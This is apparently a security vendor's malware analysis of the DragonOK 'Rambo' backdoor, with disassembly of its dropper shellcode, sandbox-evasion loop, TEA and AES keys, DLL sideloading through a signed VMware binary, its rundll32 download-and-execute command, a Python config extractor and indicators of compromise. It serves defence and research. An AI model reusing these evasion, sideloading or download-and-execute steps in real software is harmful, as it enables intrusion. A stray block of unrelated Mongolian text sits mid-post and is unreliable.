WATCH the MORPHICK MDR INTRO (https://vimeo.com/204217543)

Deep Dive On The DragonOK Rambo Backdoor

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

Summary:

Recent new reporting was released on the DragonOK group which unveiled the many versions of the Sysget backdoor as well as the IsSpace backdoor. One of the samples we looked at SHA256:`e154e62c1936f62aeaf55a41a386dbc293050acec8c4616d16f75395884c9090` contained a family of backdoors that hasn't been referenced in public documents. In this post, we will be pulling apart and dissecting the Rambo backdoor and discussing several of its evasion techniques. This backdoor has several aliases in the community; Sophos calls the embedded components "Brebsd-A" and several others reference the code as simply "Rambo".

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RTF Dropper

The initial dropper for this malware is a malicious RTF file containing many DragonOK shellcode techniques.


БАТЛАВ. "ИРГЭДИЙН ОРОЛЦОО" ТӨСЛИЙН ЗАХИРАЛ

Б.НЭРГҮЙ

ЗАХИАЛАГЧ
"Иргэдийн оролцоо"төсөл

ГҮЙЦЭТГЭГЧ
МҮОНРТ

Төслийн зохицуулагч
Д.Сүнжид

Ц.Оюундарь
Ерөнхий захирал

Both the api hashing (ROR 7) and the save path section of code are identical. The code is also using the same payload marker of 0xbababababa.

Shellcode hashing routine

```
loc_15A:                                ; CODE XREF: seg000:00000167↓j
                movsx   edx, byte ptr [eax]
                cmp     dl, dh
                jz      short loc_169
                ror     ebx, 7
                add     ebx, edx
                inc     eax
                jmp     short loc_15A
```

The save path shellcode that is also unique to this group:

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```
                            ; CODE XREF: seg000:00000217↓j
inc     eax
cmp     byte ptr [ebx+eax], 0
jnz     short loc_212
mov     dword ptr [ebx+eax], '\\..'
mov     dword ptr [ebx+eax+4], 'xe..'
mov     dword ptr [ebx+eax+8], 'e'
```

And the payload marker searching:

```
                            ; CODE XREF: seg000:00000261↓j
                            ; seg000:0000026C↓j
add     ecx, 1000h
cmp     dword ptr [edx+ecx], 0BABABABAh
jnz     short loc_254
add     edx, 4
cmp     word ptr [edx+ecx], 0BABAh
jnz     short loc_254
lea     edx, [edx+ecx+2]
xor     ebx, ebx
lea     ecx, [edi+3000h]
```

Without diving into all the intricacies of how this shellcode works it will eventually decode a payload and exec it. The parser that PAN provided will also work when extracting the payload from this document.

Rambo:

Quickly after starting up, Rambo proceeds to enter a busy-loop making 2 million small malloc calls and then freeing each allocation. This ties up the malware for a couple minutes in order to throw off AV emulators (which will only emulate so many instructions). This also helps evade most sandboxes. Now that many sandbox systems short-circuit the sleep call, more malware is moving from sleeping to busy loops in order to use up the short time slice that a sandbox can devote to each sample.

```
0040110F  68 00 12 7A 00     push 7A1200                        Allocate 8M bytes for ptrs to allocations
00401114  8B D8              mov ebx,eax
00401116  E8 AF 0D 00 00     call <dropper.malloc_wrapper>
0040111B  8B E8              mov ebp,eax
0040111D  83 C4 04           add esp,4
00401120  33 F6              xor esi,esi
00401122  8B FD              mov edi,ebp
00401124  6A 04              push 4
00401126  E8 9F 0D 00 00     call <dropper.malloc_wrapper>
0040112B  83 C4 04           add esp,4
0040112E  8D 0C 1E           lea ecx,dword ptr ds:[esi+ebx]
00401131  89 07              mov dword ptr ds:[edi],eax
00401133  46                 inc esi
00401134  83 C7 04           add edi,4
00401137  81 FE 80 84 1E 00  cmp esi,1E8480                     2M
0040113D  89 08              mov dword ptr ds:[eax],ecx
0040113F  7C E3              jl dropper.401124
00401141  8B F5              mov esi,ebp
00401143  BF 80 84 1E 00     mov edi,1E8480                     2M
00401148  8B 16              mov edx,dword ptr ds:[esi]
0040114A  52                 push edx
0040114B  E8 6E 0D 00 00     call <dropper.free_wrapper>
00401150  83 C4 04           add esp,4
00401153  83 C6 04           add esi,4
00401156  4F                 dec edi
00401157  75 EF              jne dropper.401148
00401159  FF 15 90 31 40 00  call dword ptr ds:[<&rand>]
0040115F  5F                 pop edi
00401160  5E                 pop esi
00401161  5D                 pop ebp
00401162  5B                 pop ebx
00401163  C3                 ret
00401164  90                 nop
```

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

Rambo contains several different components working in tandem to achieve full execution on the victim machine. The initial binary SHA256: `7571642ec340c4833950bb86d3ded4d4b7c2068347e8125a072c5a062a5d6b68` is a dropper that unpacks the 3 different parts, achieves persistence and starts execution. The dropper is also copied as the method of persistence.

The key `HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run\FaultChec` is established at the persistence key with the key value pointing at `C:\Users\<username>\AppData\Local\Temp\<filename>`

Rambo will then fetch its configuration by reading in the last 260 bytes of itself.



The key "sdflpopdfjkaweriopasdfnkl" is loaded, which is eventually used to decrypt the buffer using tiny encryption algorithm (TEA).



Even though the whole string is referenced as a string, only the first 16 characters are used as the functional key. Perhaps this is a misunderstanding of the author, or an attempt to throw off analysts. The steps of the TEA decryption can be seen below.

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```
mov  ecx,C6EF3720                          sum constant
jmp  rambo.401D4A
cmp  edx,10
jne  rambo.401D42
mov  ecx,E3779B90
jmp  rambo.401D4A
mov  ecx,edx
imul ecx,ecx,9E3779B9                      delta
mov  eax,edx
dec  edx
test eax,eax
je   rambo.401DA3
inc  edx
mov  ebx,dword ptr ss:[esp+24]
mov  ebp,dword ptr ss:[esp+10]
mov  eax,edi
shr  eax,5                                 shift right
add  eax,ebx
mov  ebx,edi
shl  ebx,4                                 shift left
add  ebx,ebp
mov  ebp,dword ptr ss:[esp+18]
xor  eax,ebx
lea  ebx,dword ptr ds:[ecx+edi]
xor  eax,ebx
mov  ebx,dword ptr ss:[esp+14]
sub  esi,eax
mov  eax,esi
shr  eax,5                                 shift right
add  eax,ebx
mov  ebx,esi
shl  ebx,4                                 shift left
add  ebx,ebp
xor  eax,ebx
lea  ebx,dword ptr ds:[ecx+esi]
xor  eax,ebx
add  ecx,61C88647                          add rather than subtract
sub  edi,eax
dec  edx
```

The decryption of the code can be translated to python with the following snippet. (To get the decryption working, we had to make some patches to the opensource PyTea implementation, a modified copy of the script that is used is posted at the end of this blogpost)

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```
#!/usr/bin/env python

from ctypes import *

from pprint import pprint

import sys

import tea

import re

import struct


def ascii_strings(data):

    strings = []


    for match in re.finditer(r'[\x20-\x80\n\r\t]{16,64}',data):

        strings.append(match.group()[:16])

    return strings


def to_c_array(data):

    ''' Converts a string to a list of c_uint32s '''

    c_array = []

    char_array = [hex(ord(char))[2:] for char in data]

    for index in range(0, len(char_array), 4):

        block = char_array[index:index + 4]

        hex_value = '0x' + ''.join(block)

        c_array.append(c_uint32(int(hex_value, 16)))

    return c_array


with open(sys.argv[1], 'rb') as fp:

    data = fp.read()


ciphertext = data[-260:]

padding = len(ciphertext)%8

ciphertext += '\x00'*padding
```

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```
for key in ascii_strings(data):

    #print 'trying key %s' % (key)

    try:

        plaintext = tea.decrypt(ciphertext, key,verbose=False)

        if ".dll" in plaintext.lower() or '.exe' in plaintext.lower():

            break

    except:

        pass

plaintext = plaintext[:-padding]

print '[*]\tDecrypted with key "%s"\nConfig:' % (key)

config = {}

config['loader'] = {'name': plaintext[:0x20].rstrip('\x00'),

                    'offset': struct.unpack('<L', plaintext[0xc8:0xcc])[0]}

config['sideloader'] = {'name': plaintext[0x20:0x40].rstrip('\x00'),

                    'offset': struct.unpack('<L', plaintext[0xd0:0xd4])[0]}

config['backdoor'] = {'name': plaintext[0x40:0x60].rstrip('\x00'),

                    'offset': struct.unpack('<L', plaintext[0xd8:0xdc])[0]}


config['loader']['length'] = config['sideloader']['offset'] - config['loader']['offse

config['sideloader']['length'] = config['backdoor']['offset'] - config['sideloader'][

config['backdoor']['length'] = len(data) - config['backdoor']['offset'] - 260

pprint(config)

print


for key, component in config.items():

    with open(component['name'], 'wb') as fp:

        print '[*]\tDropping %s' % (component['name'])

        fp.write(data[component['offset']:component['offset']+component['length']])
```

Running the above script will yield in the following information and drop the 3 components:

```
[*]     Decrypted with key "sdflpopdfjkaweli

Config:

{'backdoor': {'length': 14336, 'name': 'vmwarebase.dll', 'offset': 37056},

 'loader': {'length': 5120, 'name': 'HeartDll.dll', 'offset': 12800},

 'sideloader': {'length': 19136, 'name': 'vprintproxy.exe', 'offset': 17920}}

[*]     Dropping vmwarebase.dll

[*]     Dropping vprintproxy.exe

[*]     Dropping HeartDll.dll
```

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
The configuration contains the names of the dropped files and the offsets of each file. Marked up, the configuration will resemble the following.



Once the configuration is decoded the malware will carve each file out and write them to disk.

Rambo (and the embedded components) make heavy use of stack strings to evade basic triage (ie, strings) from revealing a lot of information.

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```
mov al,2D                          2D:'-'
mov bl,36                          36:'6'
mov byte ptr ss:[esp+3D],al
mov byte ptr ss:[esp+42],al
mov byte ptr ss:[esp+47],al
mov byte ptr ss:[esp+4C],al
mov al,30                          30:'0'
mov dl,43                          43:'C'
mov byte ptr ss:[esp+4F],al
mov byte ptr ss:[esp+55],al
lea eax,dword ptr ss:[esp+34]
mov cl,32                          32:'2'
push eax
push 0
push 0
mov byte ptr ss:[esp+40],7B        7B:'{'
mov byte ptr ss:[esp+41],bl
mov byte ptr ss:[esp+42],33        33:'3'
mov byte ptr ss:[esp+43],53        53:'S'
mov byte ptr ss:[esp+44],50        50:'P'
mov byte ptr ss:[esp+45],39        39:'9'
mov byte ptr ss:[esp+46],34        34:'4'
mov byte ptr ss:[esp+47],38        38:'8'
mov byte ptr ss:[esp+48],dl
mov byte ptr ss:[esp+4A],dl
mov byte ptr ss:[esp+4B],cl
mov byte ptr ss:[esp+4C],31        31:'1'
mov byte ptr ss:[esp+4D],46        46:'F'
mov byte ptr ss:[esp+4F],cl
mov byte ptr ss:[esp+50],52        52:'R'
mov byte ptr ss:[esp+51],35        35:'5'
mov byte ptr ss:[esp+52],bl
mov byte ptr ss:[esp+54],38        38:'8'
mov byte ptr ss:[esp+55],31        31:'1'
mov byte ptr ss:[esp+56],37        37:'7'
mov byte ptr ss:[esp+57],bl
mov byte ptr ss:[esp+59],cl
mov byte ptr ss:[esp+5A],47        47:'G'
mov byte ptr ss:[esp+5C],41        41:'A'
mov byte ptr ss:[esp+5D],dl
mov byte ptr ss:[esp+5E],35        35:'5'
mov byte ptr ss:[esp+5F],4F        4F:'O'
mov byte ptr ss:[esp+60],45        45:'E'
mov byte ptr ss:[esp+62],33        33:'3'
mov byte ptr ss:[esp+63],46        46:'F'
mov byte ptr ss:[esp+64],34        34:'4'
mov byte ptr ss:[esp+65],7D        7D:'}}'
mov byte ptr ss:[esp+66],0
call dword ptr ds:[<&CreateMutexA>]
```

The mutex is created with the value of `{63SP948C-C21F-2R56-8176-2G0AC5OE03F4}`. Once the mutex is created, WinExec is called starting HeartDll.dll with the DllRegisterServer argument.

```
"cmd /c rundll32.exe \"C:\\Users\\admin\\AppData\\Local\\Temp\\HeartDll.dll\",DllRegisterServer"
```

HeartDll.dll

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HeartDll.dll (SHA256: `11668a0666636b3c40b61986bf132a8ca6ab448fddcaa9e4ed22f6ca7f7b8a50`) is a small executable (roughly 5k in size). This is responsible to starting vprintproxy (which ultimately sideloads vmwarebase.dll).

Upon initial execution, HeartDll.dll will create a mutex (statically configured) of `{53A7Y6CC-C8EF-W089-CN21-220AQCD303F3}`

At the startup of HeartDll.dll it'll load 4 different commands into a buffer.

- bsd -1
- bre -1
- esd +2
- ere +2

HeartDll.dll will write "bsd -1" to file 1.txt which will seed a command for the backdoor when it starts executing.

First the dll will locate the current working directory and manually build the string "vprintproxy.exe"

```
mov     [ebp+Source], 'v'
mov     [ebp+var_23], 'p'
mov     [ebp+var_22], 'r'
mov     [ebp+var_21], 'i'
mov     [ebp+var_20], 'n'
mov     [ebp+var_1F], 't'
mov     [ebp+var_1E], 'p'
mov     [ebp+var_1D], 'r'
mov     [ebp+var_1C], 'o'
mov     [ebp+var_1B], 'x'
mov     [ebp+var_1A], 'y'
mov     [ebp+var_19], '.'
mov     [ebp+var_18], 'e'
mov     [ebp+var_17], 'x'
mov     [ebp+var_16], 'e'
mov     [ebp+var_15], bl
call    strcat
```

Heart will write the contents of 1.txt into a file named 222.txt. Once this is done then heart will call WinExec on vprintproxy.exe which will in turn sideload the malicious vmwarebase.dll.

At this point, it'll enter an infinite loop of sleeping and attempting to read the file 3.txt. Which contains startup information from vmwarebase.dll. It'll loop through the various expect log messages and then exit.

vprintproxy.exe

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This is legit executable that is signed by VMWare that the authors use to sideload vmwarebase.dll

Copyright	Copyright © 1998-2015 VMware, Inc.
Product	VMware Workstation
Original name	vprintproxy.exe
Internal name	vprintproxy
File version	11.1.2 build-2780323
Description	VMware VPrint Proxy
Signature verification	Signed file, verified signature
Signing date	3:09 PM 5/31/2015
Signers	[+] VMware [+] VeriSign Class 3 Code Signing 2010 CA [+] VeriSign
Counter signers	[+] Symantec Time Stamping Services Signer - G4 [+] Symantec Time Stamping Services CA - G2 [+] Thawte Timestamping CA

The imports directly load vmwarebase.dll

004020CC	ProductState_GetCompilationOption	vmwarebase
004020D0	Log	vmwarebase
004020D4	Win32U_RegCreateKeyEx	vmwarebase
004020D8	Win32U_RegOpenKeyEx	vmwarebase
004020DC	Err_Errno2String	vmwarebase
004020E0	Win32U_LoadLibrary	vmwarebase
004020E4	W32Util_GetInstalledFilePath	vmwarebase
004020E8	Warning	vmwarebase
004020EC	W32Util_AsciiStrToWideStr	vmwarebase
004020F0	Preference_Init	vmwarebase
004020F4	ProductState_GetBuildNumberString	vmwarebase
004020F8	ProductState_GetVersion	vmwarebase
004020FC	ProductState_GetName	vmwarebase
00402100	Log_SetProductInfo	vmwarebase
00402104	Log_CfgInterface	vmwarebase
00402108	Log_InitWithFileSimpleInt	vmwarebase

vmwarebase.dll

Vmwarebase.dll is loaded up via vprintproxy.exe and contains much of the functionality of this family.

When loading up, it'll decode its configuration via a simple xor loop.

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```
cmp dword ptr ss:[esp+C],eax
jle vmwarebase.10001450
mov dl,byte ptr ss:[esp+8]
xor byte ptr ds:[eax+ecx],dl
inc eax
cmp eax,dword ptr ss:[esp+C]
jl vmwarebase.10001442
ret
```

In this case the decoded c2 is busserh.mancely.com.

```
EAX   00000013
EBX   00000000
ECX   0034F278    "busserh.mancely.com"
EDX   7F15137B
EBP   0034F36C
ESP   0034F03C
ESI   00000001
EDI   0000007B    '{'

EIP   10001450    vmwarebase.10001450
```

During its execution, the malware will use the same loop to decode its port information (443 & 80) and other configuration information.

Once the configuration information is parsed, the malware will load up the same debug messages as HeartDll.dll (bre -1, bsd -1, ere +2, and esd +2), these are used primary as communication between HeartDll.dll

It'll attempt to read 1.txt, and if the information in 1.txt matches "bsd -1", the malware will recon information off the host and send it to the c2 controller.

Host Recon

In the main reconnaissance function, the malware will grab the system proxy settings from the registry key "Software\Microsoft\Windows\CurrentVersion\Internet Settings\ProxyServer". By pulling this information, this may ensure a slightly higher success rate of communicating out in a corporate environment. As the case with all these binaries, it makes heavy use of manually building stack strings to evade the simple strings tool.

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```
mov     [ebp+var_26], 'I'
mov     [ebp+var_25], 'n'
mov     [ebp+var_24], 't'
mov     [ebp+var_23], 'e'
mov     [ebp+var_22], 'r'
mov     [ebp+var_21], 'n'
mov     [ebp+var_20], 'e'
mov     [ebp+var_1F], 't'
mov     [ebp+var_1E], ' '
mov     [ebp+var_1D], 'S'
mov     [ebp+var_1C], 'e'
mov     [ebp+var_1B], 't'
mov     [ebp+var_1A], 't'
mov     [ebp+var_19], 'i'
mov     [ebp+var_18], 'n'
mov     [ebp+var_17], 'g'
mov     [ebp+var_16], 's'
mov     [ebp+var_15], bl
push    eax             ; lpSubKey
push    80000001h       ; hKey
call    ds:RegOpenKeyExA
```

Rambo will continue to gather the hostname and IP of the system. Gather a list of processes (with a PID of greater than 10) by calling CreateToolhelp32Snapshot. It'll also grab the Windows version and CPU arch.

Prior to encryption, the contents of the buffer before it's sent out to the C2 contains the following information:

```
10.152.X.X|##HOSTNAME##d##OPOP<*<smss.exe>>csrss.exe>>wininit.exe>>csrss.exe>>winlogon
```

C2 communications

The data that is harvested from the host is sent to the C2 controller and encrypted using an AES key of \x12\x44\x56\x38\x55\x82\x56\x85\x23\x25\x56\x45\x52\x47\x45\x86. In ascii, (while not all characters are printable), the string will be "\x12DV8U\x82V\x85#%VERGE\x86".

Once the function is finished, it'll write "esd +2" to the file 222.txt.

Download and Execute

If the file 1.txt contains the command "bre -1" the malware will continue down a different path of execution.

The malware will generate a random filename (8 characters long), by using a lookup table. It'll generate indexes into the string "123456789abcdefehijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ" and simply concat them together.

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The proxy settings are read again and a simple connect is performed. If the connect succeeds "ok" is sent.

The recv call is performed and a file is downloaded, written to the temporary file name and exec'd using the following hardcoded command.

```
cmd.exe /c rundll32.exe <filename>,FSSync_ScreeActive
```

```
mov     [ebp+var_47], 'm'
mov     [ebp+var_46], 'd'
mov     [ebp+var_45], ' '
mov     [ebp+var_44], '/'
mov     [ebp+var_43], 'c'
mov     [ebp+var_42], ' '
mov     [ebp+var_41], 'r'
mov     [ebp+var_40], 'u'
mov     [ebp+var_3F], 'n'
mov     [ebp+var_3E], 'd'
mov     [ebp+var_3D], 'l'
mov     [ebp+var_3C], 'l'
mov     [ebp+var_3B], '3'
mov     [ebp+var_3A], '2'
mov     [ebp+var_39], '.'
mov     [ebp+var_38], 'e'
mov     [ebp+var_37], 'x'
mov     [ebp+var_36], 'e'
mov     [ebp+var_35], ' '
mov     [ebp+var_34], '"'
mov     [ebp+var_33], bl
call    strcpy
push    [ebp+Filename]  ; Source
lea     eax, [ebp+CmdLine]
push    eax             ; Dest
call    strcat
lea     eax, [ebp+var_30]
mov     [ebp+var_30], '"'
push    eax             ; Source
lea     eax, [ebp+CmdLine]
push    eax             ; Dest
mov     [ebp+var_2F], ','
mov     [ebp+var_2E], 'F'
mov     [ebp+var_2D], 'S'
mov     [ebp+var_2C], 'S'
mov     [ebp+var_2B], 'y'
mov     [ebp+var_2A], 'n'
mov     [ebp+var_29], 'c'
mov     [ebp+var_28], '_'
mov     [ebp+var_27], 'S'
mov     [ebp+var_26], 'c'
mov     [ebp+var_25], 'r'
mov     [ebp+var_24], 'e'
mov     [ebp+var_23], 'e'
mov     [ebp+var_22], 'A'
mov     [ebp+var_21], 'c'
mov     [ebp+var_20], 't'
mov     [ebp+var_1F], 'i'
mov     [ebp+var_1E], 'v'
mov     [ebp+var_1D], 'e'
```

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During the course of research, we didn't identify the secondary file that is pushed to the host, although some information can be gained from static analysis. The file would need to be PE DLL with an exported function of FSSync_ScreeActive. This is most likely the function in which the authors will load a more robust stage 2 backdoor.

When the command is completed, "ere +2" is written to 222.txt

Summary:

Rambo is a unique backdoor with features that are the result of some odd design decisions. In the initial dropper the configuration containing offsets and filenames are encoded with TEA, however the binaries are not encoded at all. It uses AES to encode the host information that is sent out over the network, however the C2 is hidden with a single byte XOR. While they may not make much sense to a reverse engineer, it gives some idea to the information that the author doesn't want to be easily recovered. By writing commands to temporary files and trying to communicate between multiple processes, the authors turn a simple stage 1 implant into something that is confusing and more difficult to study.

Mature security programs research edge cases and newly discovered code in order to understand tools, tactics and procedures of successful advanced groups that will inevitably become more common in the future.

Indicators of Compromise:

Indicator	Type	Descripti
busserh.mancely.com	Domain	Comman Control
gosuper@excite.co.jp	Email Address	Registrar busserh.r
108.61.117.31	IP	Resolutic busserh.r
C:\Users\<user>\AppData\Local\Temp\HeartDll.dll	Filename	
C:\Users\<user>\AppData\Local\Temp\vprintproxy.exe	Filename	
C:\Users\<user>\AppData\Local\Temp\vmwarebase.dll	Filename	
C:\Users\<user>\AppData\Local\Temp\222.txt	Filename	
C:\Users\<user>\AppData\Local\Temp\3.txt	Filename	

WATCH the MORPHICK MDR INTRO (https://vimeo.com/204217543)

e154e62c1936f62aeaf55a41a386dbc293050acec8c4616d16f75395884c9090	Hash	RTF Drop
7571642ec340c4833950bb86d3ded4d4b7c2068347e8125a072c5a062a5d6b68	Hash	Main Drc
5bfcd2cc01a5b930fc704a695f0fe38f1bca8bdfafd8b7d931a37428b5e86f35	Hash	Hash of vmwareb
76405617acc7fa6c51882fe49d9b059900c10fc077840df9f6a604bf4fab85ba	Hash	Hash of vprintprc executab
11668a0666636b3c40b61986bf132a8ca6ab448fddcaa9e4ed22f6ca7f7b8a50	Hash	Hash of H

Additional Notes:

In the symbol table for Rambo (vmwarebase.dll) it appears that the authors left in the original compiled name of the executable (FirstBlood.tmp) which accounts for the naming convention.

```
Export directory for FirstBlood.tmp

              dd 0                    ; Characteristics
              dd 57FC3359h            ; TimeDateStamp: Tue Oct 11 00:33:29 2016
              dw 0                    ; MajorVersion
              dw 0                    ; MinorVersion
              dd rva aFirstblood_tmp  ; Name
              dd 1                    ; Base
              dd 10h                  ; NumberOfFunctions
              dd 10h                  ; NumberOfNames
              dd rva off_10004658     ; AddressOfFunctions
              dd rva off_10004698     ; AddressOfNames
              dd rva word_100046D8    ; AddressOfNameOrdinals
```

The functions that contain the name are the functions that were overwritten from the legit vmwarebase.dll as to not break the functionality of vprintproxy.exe.

WATCH the MORPHICK MDR INTRO (https://vimeo.com/204217543)

```
vaddr=0x10001431 paddr=0x00000831 ord=000 fwd=NONE sz=0 bind=GLOBAL type=FUNC name=Fi
vaddr=0x10001431 paddr=0x00000831 ord=001 fwd=NONE sz=0 bind=GLOBAL type=FUNC name=Fi
vaddr=0x10001431 paddr=0x00000831 ord=002 fwd=NONE sz=0 bind=GLOBAL type=FUNC name=Fi
vaddr=0x10001431 paddr=0x00000831 ord=003 fwd=NONE sz=0 bind=GLOBAL type=FUNC name=Fi
vaddr=0x10001431 paddr=0x00000831 ord=004 fwd=NONE sz=0 bind=GLOBAL type=FUNC name=Fi
vaddr=0x10001431 paddr=0x00000831 ord=005 fwd=NONE sz=0 bind=GLOBAL type=FUNC name=Fi
vaddr=0x10001431 paddr=0x00000831 ord=006 fwd=NONE sz=0 bind=GLOBAL type=FUNC name=Fi
vaddr=0x10001431 paddr=0x00000831 ord=007 fwd=NONE sz=0 bind=GLOBAL type=FUNC name=Fi
vaddr=0x10001431 paddr=0x00000831 ord=008 fwd=NONE sz=0 bind=GLOBAL type=FUNC name=Fi
vaddr=0x10001431 paddr=0x00000831 ord=009 fwd=NONE sz=0 bind=GLOBAL type=FUNC name=Fi
vaddr=0x10001431 paddr=0x00000831 ord=010 fwd=NONE sz=0 bind=GLOBAL type=FUNC name=Fi
vaddr=0x10001431 paddr=0x00000831 ord=011 fwd=NONE sz=0 bind=GLOBAL type=FUNC name=Fi
vaddr=0x10001431 paddr=0x00000831 ord=012 fwd=NONE sz=0 bind=GLOBAL type=FUNC name=Fi
vaddr=0x10001431 paddr=0x00000831 ord=013 fwd=NONE sz=0 bind=GLOBAL type=FUNC name=Fi
vaddr=0x10001431 paddr=0x00000831 ord=014 fwd=NONE sz=0 bind=GLOBAL type=FUNC name=Fi
vaddr=0x10001431 paddr=0x00000831 ord=015 fwd=NONE sz=0 bind=GLOBAL type=FUNC name=Fi
```

Modified PyTEA

WATCH the MORPHICK MDR INTRO (https://vimeo.com/204217543)

```
#!/usr/bin/env python

#################################################################################

# Python implementation of the Tiny Encryption Algorithm (TEA)

# By Moloch

#

# About: TEA has a few weaknesses. Most notably, it suffers from

#        equivalent keys each key is equivalent to three others,

